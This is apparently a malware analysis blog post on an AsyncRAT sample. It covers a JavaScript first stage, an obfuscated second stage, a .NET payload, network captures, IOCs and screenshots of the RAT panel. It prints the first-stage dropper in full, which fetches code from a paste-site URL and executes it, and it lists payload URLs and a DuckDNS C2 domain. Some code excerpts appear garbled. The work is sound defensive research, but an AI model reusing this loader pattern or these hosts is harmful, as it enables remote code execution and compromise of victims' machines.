

Malware Analysis - AsyncRat

 [0xmrماغهzi.github.io/malware-analysis/AsyncRAT/](https://github.com/0xmrماغهzi.github.io/malware-analysis/AsyncRAT/)

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3 minute read

Sample:


17a59db354f270147d5da27aa7978a3c

Background


AsyncRAT is a Remote Access Tool (RAT) designed to remotely monitor and control other computers through a secure encrypted connection. It provides functionality such as keylogger, remote desktop control, and many other functions. In addition, AsyncRAT can be delivered via various methods such as spear-phishing, malvertising, exploit kit and other techniques.

Static Analysis

Database Entry



AsyncRAT



Vendor detections: 7








Intelligence 7	IOCs	YARA	File information	Comments	Actions ▼
SHA256 hash:  0235537e89dc75052967f8ecf0dc6f0a57e5b078157409f344e7d8d60720a7dd					
SHA3-384 hash:  49f49a53a14533f7084d4dcce4406d5239f0743a73b28590fb05a11f2b4692ae36ede262b082119fc795f26202765078					
SHA1 hash:  84e70deef33d3e98346fea9fce35efc505eb0bc7					
MD5 hash:  17a59db354f270147d5da27aa7978a3c					
humanhash:  enemy-beer-triple-virginia					
File name: Documento.js					
Download:  download sample					
Signature  AsyncRAT Alert ▼					
File size: 2'415 bytes					

Figure 1: Malware Bazaar Entry

This sample was initially uploaded from the Netherlands and has since spread, with notable activity observed in Israel and the United States.

```

0235537e89dc75052967f8ecf0dc6f0a57e5b078157409f344e7d8d60720a7dd.js
1  var crimine = "MSpm00:.,f|@.QIV<@XML2.spm00:.,f|@.QIV<@Serverpm00:.,f|@.QIV<@XMLpm00:.,f|@.QIV<@HTTP".split("pm00:.,f|@.QIV<@")
2  ).join("");
3  var graptolites = new ActiveXObject(crimine);
4  var creodonta =
5  "hpm00:.,f|@.QIV<@tpm00:.,f|@.QIV<@tpm00:.,f|@.QIV<@ppm00:.,f|@.QIV<@:pm00:.,f|@.QIV<@/pm00:.,f|@.QIV<@/pm00:.,f|@.QIV<@ppm0
6  0:.,f|@.QIV<@apm00:.,f|@.QIV<@spm00:.,f|@.QIV<@tpm00:.,f|@.QIV<@epm00:.,f|@.QIV<@pm00:.,f|@.QIV<@epm00:.,f|@.QIV<@epm00:.,f|
7  |@.QIV<@/pm00:.,f|@.QIV<@dpm00:.,f|@.QIV<@/pm00:.,f|@.QIV<@mpm00:.,f|@.QIV<@6pm00:.,f|@.QIV<@dpm00:.,f|@.QIV<@rpm00:.,f|@.Q
8  IV<@hpm00:.,f|@.QIV<@6pm00:.,f|@.QIV<@ppm00:.,f|@.QIV<@Mpm00:.,f|@.QIV<@/pm00:.,f|@.QIV<@".split("pm00:.,f|@.QIV<@").join(
9  "");
10
11
12  var echinoderm = "pm00:.,f|@.QIV<@openpm00:.,f|@.QIV<@".split("pm00:.,f|@.QIV<@").join("");
13  var chebbo = "pm00:.,f|@.QIV<@sendpm00:.,f|@.QIV<@".split("pm00:.,f|@.QIV<@").join("");
14  var dasas = "pm00:.,f|@.QIV<@responseTextpm00:.,f|@.QIV<@".split("pm00:.,f|@.QIV<@").join("");
15  var hueless = "pm00:.,f|@.QIV<@functionpm00:.,f|@.QIV<@".split("pm00:.,f|@.QIV<@").join("");
16
17  graptolites[echinoderm] ("GET", creodonta, false);
18  graptolites[chebbo] ();
19
20  new this[hueless] (graptolites[dasas] () );

```

Figure 2: First Stage Code

The first stage uses a relatively simple split and join technique to construct a new string. To disable the original functionality and observe variable values, I modified the code to use `console.log`, as shown in Figure 3.

[illegible]

Figure 3: Disarmed JS Code

In addition, I used a neat trick: I opened the browser's developer tools and ran the code directly there to observe the output, as demonstrated in Figure 4.

Second Stage

The Second stage features heavily obfuscated code, containing around 7,500 lines, intended to obstruct analysis and evade detection. As shown in Figure 5, this snippet represents a small segment of the heavily obfuscated code.



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1 var belletristic = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] +  
2 ([["unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["MSTID"])] [0];  
3 var Bunyan = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
4 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["acroceraurian"])] [1];  
5 var manatiq = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
6 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["pantopod"])] [2];  
7 var photosantonic = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] +  
8 ([["unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["waterboards"])] [3];  
9 var separately = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
10 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["some"])] [4];  
11 var passers = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
12 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["conatively"])] [2];  
13 var nontipped = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
14 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["slice"])] [5];  
15 var cookers = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
16 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["unwrapped"])] [6];  
17 var animally = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
18 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["glimse"])] [7];  
19 var dataria = ([+([ ([["acroceraurian"]+([)] [0] + ([["pantopod"]+([)] [1] + ([["conatively"]+([)] [2] + ([["squintifego"]+([)] [3] + ([["MSTID"]+([)] [4] + ([["  
20 "unwrapped"]+([)] [5] + ([["waterboards"]+([)] [6] + ([["pantopodMap"]+([)] [7] + ([["glimse"]+([)] [8] + ([["slice"]+([)] [9]]["perspicaciously"])] [8];  
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Next, I took the long string and applied the manipulation uncovered earlier, which revealed what appears to be a reversed URL, as shown in Figure 8.

Downloading the content hosted at that URL revealed a long, reversed Base64-encoded string. After decoding it, a new executable file was uncovered, as shown in Figure 9.




Figure 9: Outputs New EXE

Third Stage

The third stage of the malware is written in .NET and is most likely the unpacked version of the final payload.




Figure 10: Using Detect it Easy

Figure 11 highlights the capabilities of the RAT, including C2 communication, code execution, debugging features, and more.

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::CheckRemoteDebuggerPresent [B0001.002] Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031] Sandbox Detection [B0007] Virtual Machine Detection [B0009]
ANTI-STATIC ANALYSIS	Executable Code Obfuscation [B0032]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	DNS Communication::Resolve [C0011.001] HTTP Communication::Get Response [C0002.017] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Create UDP Socket [C0001.010]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Cryptographic Hash::SHA256 [C0029.003] Encrypt Data::AES [C0027.001] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	Application Window Discovery [E1010] File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	Create Directory [C0046]
OPERATING SYSTEM	Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Create Mutex [C0042] Create Thread [C0038] Suspend Thread [C0055] Terminate Process [C0018]

Figure 11: Capabilities Of The RAT

Given that the malware was written in .NET, I used dnSpy to decompile and analyze the code, which allowed me to extract the full configuration, as presented in Figure 12.




Figure 12: Settings Configuration Of AsyncRAT

As expected from a RAT, it also collects various environment details such as the hostname, user ID, and more.




Figure 13: System Information

Dynamic Analysis

Once executed, the RAT attempts to establish a connection on port 5090 at regular intervals, as observed in TCPView and shown in Figure 14.

TCPView - Sysinternals: www.sysinternals.com

File Edit View Process Connection Options Help

4 TCP v4 6 TCP v6 4 UDP v4 6 UDP v6 output

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
output.exe	2200	TCP	Syn Sent	10.0.0.4	50258	10.0.0.3	5090	4/22/2025 10:07:51 PM	output.exe

Figure 14: TCPView Output

The network communication can also be observed using Wireshark, providing further insight into the RAT's connection attempts.

dns

No.	Time	Source	Destination	Protocol	Length	Info
2	4.989438598	10.0.0.4	10.0.0.3	DNS	91	Standard query 0x55ad A deadpoolstart2050.duckdns.org
3	4.996961311	10.0.0.3	10.0.0.4	DNS	107	Standard query response 0x55ad A deadpoolstart2050.duckdns.org A 10.0.0.3

Figure 15: Using WireShark

IOCs

- Hash:


```
17a59db354f270147d5da27aa7978a3c
40fb01ac9879cf7ea9e9a375bd525a66
```

- URL

```
hxxps://paste[.]ee/d/1Juiw3uF/0
hxxps://paste[.]ee/d/m6drh6pM/0
deadpoolstart2050[.]duckdns[.]org
```

Extras

Curious about what AsyncRAT looks like from the attacker's perspective? The following images provide a glimpse into the control panel of the AsyncRAT server, highlighting some of its core functionalities.



AsyncRAT 0.5.8 11:23:45 PM

Clients		Logs	Thumbnail	Tasks							
IP Address	Country	Group	HWID	Username	Operating System	Payload Version	Installed	Privileges	Anti-Virus Software	Ping	
127.0.0.1:5090	LocalHost	Default	[REDACTED]	0x	Windows 10 Pro 64bit	0.5.8	[REDACTED]	User	Windows Defender	0 MS	

Figure 16: RAT GUI




Figure 17: RAT Options




Figure 18: RAT Options




Figure 19: RAT Options